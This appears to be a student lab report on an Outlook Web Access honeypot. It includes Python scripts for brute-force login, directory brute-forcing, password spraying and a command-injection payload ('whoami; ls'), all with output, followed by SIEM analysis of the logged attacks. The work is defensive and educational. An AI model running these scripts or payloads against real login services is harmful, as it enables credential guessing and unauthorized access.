
The directory scanning output from Metasploit's dir_scanner module identified several accessible directories on the honeypot, including /CertEnroll/, /Rpc/, and

/aspnet_client/. These directories returned a 401 Unauthorized status, indicating they require authentication for access. Additionally, directories such as /exchange/ and /webmail/ returned a 302 Redirect, suggesting they lead to other endpoints, likely login forms. The scan confirms that the honeypot effectively simulates protected and redirecting web application behavior, enhancing its realism for security testing.

Task 1.3: Write your own scripts/commands to compromise the service (on the honeypot)

- **Running the Honeypot:**

```
python: can't open file '/Users/turkialmutairi/Desktop/owa-honeypot/owa.py': [Errno 2] No such file or directory
(base) turkialmutairi@Turkis-MacBook-Air owa-honeypot % python owa_pot.py
/Users/turkialmutairi/Desktop/owa-honeypot/static
 * Serving Flask app "owa_pot" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on all addresses.
   WARNING: This is a development server. Do not use it in a production deployment.
 * Running on http://172.20.10.7:80/ (Press CTRL+C to quit)
172.20.10.7 - - [20/Nov/2024 20:04:53] "GET / HTTP/1.1" 302 -
172.20.10.7 - - [20/Nov/2024 20:04:53] "GET /owa/auth/logon.aspx?replaceCurrent=1&url= HTTP/1.1" 200 -
172.20.10.7 - - [20/Nov/2024 20:04:54] "GET /owa/auth/15.1.1466/themes/resources/segoeui-semilight.ttf HTTP/1.1" 404 -
172.20.10.7 - - [20/Nov/2024 20:04:54] "GET /owa/auth/15.1.1466/themes/resources/segoeui-regular.ttf HTTP/1.1" 200 -
172.20.10.7 - - [20/Nov/2024 20:04:54] "GET /owa/auth/15.1.1466/themes/resources/favicon.ico HTTP/1.1" 200 -
```



- **Brute-Force Login (T1110.001 - Password Guessing)**
    - **Objective**: Test the /owa/auth.owa endpoint by attempting to brute-force login credentials.
    - **Code**:

```python
# Brute-Force Login (T1110.001 - Password Guessing)
# Objective: Test the /owa/auth.owa endpoint by attempting to brute-force login credentials.
import requests
import time

base_url = "http://172.20.10.7:80"
login_url = f"{base_url}/owa/auth.owa"
usernames = ["admin", "user", "test"]
passwords = ["password", "123456", "admin123"]

def brute_force_login():
    start_time = time.time()  # Start timing
    print("Starting brute-force login...")
    for username in usernames:
        for password in passwords:
            payload = {"username": username, "password": password}
            response = requests.post(login_url, data=payload)
            if response.status_code == 200 and "Login Successful" in response.text:
                print(f"[+] Login successful: {username}:{password}")
                break
            else:
                print(f"[-] Failed login: {username}:{password}")
    end_time = time.time()  # End timing
    print(f"Brute-force login execution time: {end_time - start_time:.2f} seconds")

brute_force_login()
```

- **Results**:

```
(base) turkialmutairi@Turkis-MacBook-Air owa-honeypot % python brute_force_login.py
Starting brute-force login...
[-] Failed login: admin:password
[-] Failed login: admin:123456
[-] Failed login: admin:admin123
[-] Failed login: user:password
[-] Failed login: user:123456
[-] Failed login: user:admin123
[-] Failed login: test:password
[-] Failed login: test:123456
[-] Failed login: test:admin123
Brute-force login execution time: 0.07 seconds
```

- **Directory Brute-Forcing (T1190 - Exploit Public-Facing Application)**
    - **Objective**: Discover accessible or restricted directories in the honeypot by brute-forcing common paths.
    - **Code:**

```python
# Objective: Discover accessible or restricted directories in the honeypot by brute-forcing common paths.
import requests
import time

base_url = "http://172.20.10.7:80"
paths = ["admin", "test", "owa", "restricted", "fakepath"]

def brute_force_directories():
    start_time = time.time()  # Start timing
    print("Starting directory brute-forcing...")
    for path in paths:
        url = f"{base_url}/{path}"
        response = requests.get(url)
        if response.status_code == 200:
            print(f"[+] Found accessible path: {url}")
        elif response.status_code == 403:
            print(f"[*] Restricted path (403): {url}")
        else:
            print(f"[-] Path not found: {url}")
    end_time = time.time()  # End timing
    print(f"Directory brute-forcing execution time: {end_time - start_time:.2f} seconds")

brute_force_directories()
```

- **Results**:

```
(base) turkialmutairi@Turkis-MacBook-Air owa-honeypot % python brute_force_directories.py
Starting directory brute-forcing...
[-] Path not found: http://172.20.10.7:80/admin
[-] Path not found: http://172.20.10.7:80/test
[-] Path not found: http://172.20.10.7:80/owa
[-] Path not found: http://172.20.10.7:80/restricted
[-] Path not found: http://172.20.10.7:80/fakepath
Directory brute-forcing execution time: 0.09 seconds
```

```
(base) turkialmutairi@Turkis-MacBook-Air owa-honeypot % python brute_force_directories.py
Starting directory brute-forcing...
[-] Path not found: http://172.20.10.7:80/Abs
[-] Path not found: http://172.20.10.7:80/ecp
[-] Path not found: http://172.20.10.7:80/owa
[-] Path not found: http://172.20.10.7:80/Public
[-] Path not found: http://172.20.10.7:80/PowerShell
[-] Path not found: http://172.20.10.7:80/UnifiedMessaging
[-] Path not found: http://172.20.10.7:80/DeviceUpdateFiles_Ext
[-] Path not found: http://172.20.10.7:80/DeviceUpdateFiles_Int
[-] Path not found: http://172.20.10.7:80/fakepath
Directory brute-forcing execution time: 0.12 seconds
```

- **Command Injection (T1059 - Command and Scripting Interpreter)**
  - **Objective**: Exploit a simulated command injection vulnerability on /owa/vulnerable.
  - **Code**:

```python
# Command Injection (T1059 - Command and Scripting Interpreter)
# Objective: Exploit a simulated command injection vulnerability on /owa/vulnerable.
import requests
import time

base_url = "http://172.20.10.7:80"
vulnerable_url = f"{base_url}/owa/vulnerable"

def command_injection():
    start_time = time.time()  # Start timing
    print("Testing for command injection...")
    payload = {"cmd": "whoami; ls"}  # Example malicious input
    response = requests.post(vulnerable_url, data=payload)
    if response.status_code == 200:
        print("[+] Command Injection successful!")
        print(f"Response: {response.text}")
    else:
        print("[-] Command Injection failed.")
    end_time = time.time()  # End timing
    print(f"Command injection execution time: {end_time - start_time:.2f} seconds")

command_injection()
```

- **Results**:

```
(base) turkialmutairi@Turkis-MacBook-Air owa-honeypot % python command_injection.py
Testing for command injection...
[-] Command Injection failed.
Command injection execution time: 0.07 seconds
```

- **Custom TTP: Password Spray**
  - **Description: Simulates a "password spraying" attack across multiple accounts, using a single password per account to evade detection mechanisms**
  - **Code:**

```python
# Custom TTP: Password Spray Combined with Timing Analysis
import requests
import time

base_url = "http://172.20.10.7:80"
login_url = f"{base_url}/owa/auth.owa"
users = ["admin", "user", "test"]
password = "commonpassword"  # Using the same password for all users

def password_spray():
    print("Starting password spray...")
    for user in users:
        start_time = time.time()
        payload = {"username": user, "password": password}
        response = requests.post(login_url, data=payload)
        end_time = time.time()

        if response.status_code == 200 and "Login Successful" in response.text:
            print(f"[+] Successful login: {user}:{password}")
        else:
            print(f"[-] Failed login: {user}:{password}")

        print(f"Response time: {end_time - start_time:.2f} seconds")

password_spray()
```

- **Results**:

```
(base) turkialmutairi@Turkis-MacBook-Air owa-honeypot % python password_spray.py
Starting password spray...
[-] Failed login: admin:commonpassword
Response time: 0.03 seconds
[-] Failed login: user:commonpassword
Response time: 0.01 seconds
[-] Failed login: test:commonpassword
Response time: 0.01 seconds
```

- **Execution Times:**
  - **Brute-Force Login: 0.07** seconds
  - **Directory Scanning: 0.09 – 0.12** seconds
  - **Command Injection: 0.07** seconds
  - **Password Spray: 0.03** seconds per request

- **CPU Usage & Memory Usage:**
  - **Brute-Force Login:**
    - CPU usage **increased** from **2%** to **10%**
    - Memory usage **increased** by **50MB**
  - **Directory Scanning:**
    - CPU usage **increased** from **2%** to **12%**
    - Memory usage **increased** by **40MB**
  - **Command Injection:**
    - CPU usage **remained stable** at **5%**
    - Memory usage **increased** by **20MB**

- **Evaluation: How closely does it mimic the actual service?**

Feature	**Honeypot Behavior**	**Actual Service Behavior**	**Realism Level**
Login Response	Logs credentials, no success by default	Validates credentials, allows access	**Moderate**
Directory Simulation	Static predefined paths	Dynamic based on real directories	**Moderate**
Command Injection	Requires manual addition	May execute commands if vulnerable	**Low**
Credential Logging	Captures all credentials submitted	Typically logs only failed attempts	**High**
Payload Logging	Captures and stores all payloads	Rarely logs payloads without tools	**High**
IP/User-Agent Logs	Captures attacker's metadata	Requires monitoring tools	**High**
Login UI	Basic HTML login page	Dynamic, functional UI	**Moderate**
Interactivity	Static interface	Fully interactive	**Low**
Command Injection	Requires manual addition	May execute commands if vulnerable	**Low**

SQL Injection	Not present	May allow injection on vulnerable fields	**Low**
Path Traversal	Not present	May allow traversal with crafted input	**Low**
Response Speed	Very fast, static responses	Slower, depends on backend processing	**Moderate**


- **Overall and General Assessment (Summary table):**

Aspect	**Realism level**	**Notes**
HTTP Responses	Moderate	Predefined responses are somewhat realistic, but no dynamic behavior.
Logging and Attack Detection	High	Superior logging of credentials and payloads compared to real services.
User Interface	Moderate	UI mimics OWA but lacks interactivity or advanced functionality.
Simulated Vulnerabilities	Low	No actual vulnerabilities; requires customization to simulate attacks.
Response Times	Moderate	Faster than a real service, potentially unrealistic.


Phase 3

SIEM Analysis and findings from Kali attack on the honeypot


We conducted a password crack attack on the honeypot with Metasploit. The attack's methodology and steps are mentioned on the previous two phases' sections above. Visuals and analysis of the attack are discussed in the following sections.




The figure listed above illustrates the most used usernames in the attack, we can see that the majority of the attack's attempts were conducted with the username admin with a total of 6920 attempts while other attempts used test. This figure highlights that the admin account is in significant danger by attackers and needs to be secure to the most.




This figure illustrates which ip addresses conducted the attacks on the honeypot, the figure shows that the ip 192.168.64.5 was the one and only attacker with a around 8,000 login attempts.




Here, we can see the top 20 most used passwords across all login attempts. All 20 passwords are equally used according to the pie chart. Noting those passwords is highly important for further protection as they are employed by attackers.



The figure above shows the least used passwords, which also indicates that the administrator needs to be aware of them and strengthen their passwords with more complex values for further protection.




Here, this bar chart indicates that **Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36** is the one and only used user agent in the attack with around 8K attempts. This means that even though the user agent looks legitimate, the significant number of attempts indicates that the attack was conducted with an automated tool.




The bar chart above shows the timespan when the attack took place, we can see that the whole attack took place during the morning, precisely 8 AM with around 8K attempts.


SIEM Analysis and findings from Caldera's on the honeypot




This figure shows the top 10 used passwords throughout the attack, from the figure we can conclude that all passwords used during the attack were unique.




Here, this bar chart shows the usernames used by the attacker, the attack consisted of 4,999 login attempts using a single username which is "admin". Indicating the importance of consistent alert among the administrators.



In this screenshot the origins of the login attempts were collected, it is shown that the attack was initiated from a single origin "192.168.64.5". This figure highlights the importance of checking the origin s from which the requests were sent, a standard approach to counter such requests can be firewall installments.



This figure discusses the user agent employed by the attacker, it is shown that all the 4,999 requests were sent using curl/8.11.0.



In here, we can study the timeline at which the attacker started flooding the server with requests. We can see that the attack took place at around 8:00 PM.

ip	username	password	count
192.168.64.5	admin	02UNkF0vqK	1
192.168.64.5	admin	031e2S5tvR	1
192.168.64.5	admin	03HcXrQYx3	1
192.168.64.5	admin	04CqPzi1i4	1
192.168.64.5	admin	05XGBLPqfO	1
192.168.64.5	admin	05wemtYN2X	1
192.168.64.5	admin	08iKJhUPL6	1
192.168.64.5	admin	09KPUrmUFf	1
192.168.64.5	admin	09KTO02dFR	1
192.168.64.5	admin	0BdNogDOJ8	1

Finally, from this table we can look at suspicious attempts conducted by the attacker. Here is a sample of admin login attempts, we can see that the passwords are not easily guessed and look real, which emphasizes a high degree of importance on secure login methods such as 2FA.